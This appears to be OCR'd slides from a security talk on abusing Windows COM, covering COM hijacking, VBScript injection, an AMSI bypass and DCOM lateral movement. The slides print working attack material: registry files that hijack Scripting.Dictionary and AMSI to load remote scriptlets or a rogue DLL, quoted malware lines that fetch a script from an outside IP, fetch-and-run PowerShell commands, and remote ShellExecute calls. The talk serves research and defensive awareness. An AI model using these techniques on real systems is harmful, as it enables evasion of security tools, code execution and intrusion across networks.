[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

Certutil.exe Hijacking

HKEY_CURRENT_USER\Software\Classes\CLSID\

{372FCE38-4324-11D0-8810-00A0C903B83C}

\TreatAs

COM Hijacking

It’s Happening!

http://blog.talosintelligence.com/2017/10/cyber-conflict-decoy-document.html?m=1

Evasion


Windows very often resolves COM objects via the HKCU hive first

Find your favorite script that implements GetObject() or CreateObject() and hijack it.

This allows you to instantiate your own code without exposing it via the command line.

Abusing WSH: VBScript Injection

Leverage an existing, signed VBScript to run our code



Probably being used by attackers…

```
Sub dfgfgeropu(DesDir As String)
    FileCopy DesDir & "\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs", DesDir & "\ProgramData\YANG.txt"
FileCopy DesDir & "\Windows\System32\wscript.exe", DesDir & "\ProgramData\YING.exe"
End Sub
```

```
& "\ProgramData\YING.exe\"" //E:vbscript /b " & RDir & "\ProgramData\YANG.txt localhost \""sc\""r\""i\""p\""t:http://80.255.3.109/microsoft.js\""
& "\ProgramData\YING.exe\"" //E:vbscript /b " & RDir & "\ProgramData\YANG.txt localhost \""sc\""r\""i\""p\""t:http://80.255.3.109/microsoft.js\""
```

https://ghostbin.com/paste/wbhzm

C:\Windows\System32\Printing_Admin_Scripts\en-US

pubprn.vbs

```
62
63  ServerName = args(0)
64  Container = args(1)
65
66
67  on error resume next
68  Set PQContainer = GetObject(Container)
69
```

For example: Windows printing script pubprn.vbs calls GetObject on a parameter we control. Can use this to execute a COM scriptlet

Example: Evade Command Line Logging

slmgr.vbs instantiates Scripting.Dictionary via CreateObject(). Hijack that object to make it run your code

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary]
@=""

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"


[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/4373e9a63aaebe177c747af9bc6da743/raw/2207d8a1a536371aff5f61c8bef8400622868976/wee.png"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Scripting.Dictionary"
```

Scripting.Dictionary -

```
30  <public>
31      <method name="Add">
32                  <parameter name="a"/>
33                  <parameter name="b"/>
34          </method>
35          <method name="Exists">
36                  <parameter name="a"/>
37          </method>
38          <property name="myProperty" get="getSubroutineName" put="putSubroutineName"/>
39
40  </public>
```

Methods

Add Method (Dictionary) | Exists Method | Items Method | Keys Method | Remove Method | RemoveAll Method

Properties


Count Property | Item Property | Key Property | CompareMode Property

Source Code of Slmgr.vbs

Default System File


```
1  '
2  ' Copyright (c) Microsoft Corporation. All rights reserved.
3  '
4  ' Windows Software Licensing Management Tool.
5  '
6  ' Script Name: slmgr.vbs
7  '
8
9  Option Explicit
10
11 Dim g_objWMIService, g_strComputer, g_strUserName, g_strPassword, g_IsRe
12 g_strComputer = "."
13 g_IsRemoteComputer = False
14
15 dim g_EchoString
16 g_EchoString = ""
17
18 dim g_objRegistry
19
20 Dim g_resourceDictionary, g_resourcesLoaded
21 Set g_resourceDictionary = CreateObject("Scripting.Dictionary")
22 g_resourcesLoaded = False
```

Example: Evade Command Line Logging



This is also a clever way to bypass AppLocker ;-)

Winrm.vbs



Bypass the AntiMalware Scan Interface (AMSI)

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\> Get-Content .\amsi_bypass.reg
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32]
@="C:\\goawayamsi.dll"
PS C:\>
PS C:\> reg import .\amsi_bypass.reg
The operation completed successfully.
PS C:\>
PS C:\> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\> _
```


Fixed in Build #16232

Lateral Movement

- Leveraging DCOM objects with no explicit access or launch permissions set
    - Certain objects have interesting methods…

https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/


CORP Workstation
Windows PowerShell
PS C:\Users\Matt> $com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39','192.168.99.13')
PS C:\Users\Matt> $obj = [System.Activator]::CreateInstance($com)
PS C:\Users\Matt> $item = $obj.Item()
PS C:\Users\Matt> $item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
PS C:\Users\Matt>
CORP DC
Windows PowerShell
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.99.13
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.99.1
Tunnel adapter isatap.{F160A3DA-B466-4934-BC3F-5D63523802C8}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
PS C:\Users\Matt>
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . +
=


Lateral Movement x2

- If Office is installed, there are a few other cool tricks
  - Using Word/PowerPoint/Excel to run a Macro remotely via the “Run” method
    - https://posts.specterops.io/lateral-movement-using-excel-application-and-dcom-enigma0x3-on-wordpress-com-d11d56e504dc

- Use Outlook.Application remotely to instantiate any COM object on the remote host via the CreateObject() method
  - CreateObject() lets you instantiate a COM object
    - Use something like “ScriptControl” to execute VBScript/JScript

DEMO

Outlook CreateObject Demo


win7x64_stock
Windows PowerShell
PS C:\>
PS C:\> ls \\192.168.99.188\c$\Users
Directory: \\192.168.99.188\c$\Users
Mode LastWriteTime Length Name
d---- 8/14/2017 9:46 AM da-test
d---- 9/10/2017 9:40 AM HelpdeskAdmin
d---- 9/10/2017 9:43 AM HelpdeskAdmin.FINANCE2
d---- 9/10/2017 9:45 AM HelpdeskAdmin.FINANCE2.000
d---- 9/10/2017 11:19 AM HelpdeskAdmin.FINANCE2.001
d---- 10/25/2017 7:21 AM jason
d---- 8/10/2017 3:52 PM Matt
d---- 4/13/2017 9:27 PM Matthew Nelson
d-r-- 4/12/2011 3:45 AM Public
PS C:\>
Recycle Bin
Google Chrome
VMware Share...
stuff
procexp (3)
Procmon (2)
8:34 AM
10/25/2017

Conclusions

Hopeful outcomes of this talk.

Foster curiosity & further research

Provide references

Call attention to the attack surface and capabilities

Closing Thoughts / Conclusions / Thanks

Special Thanks to:

James Forshaw - For answering our questions and COM research

Details/code/demos here:

https://github.com/subTee/windows-operating-system-archaeology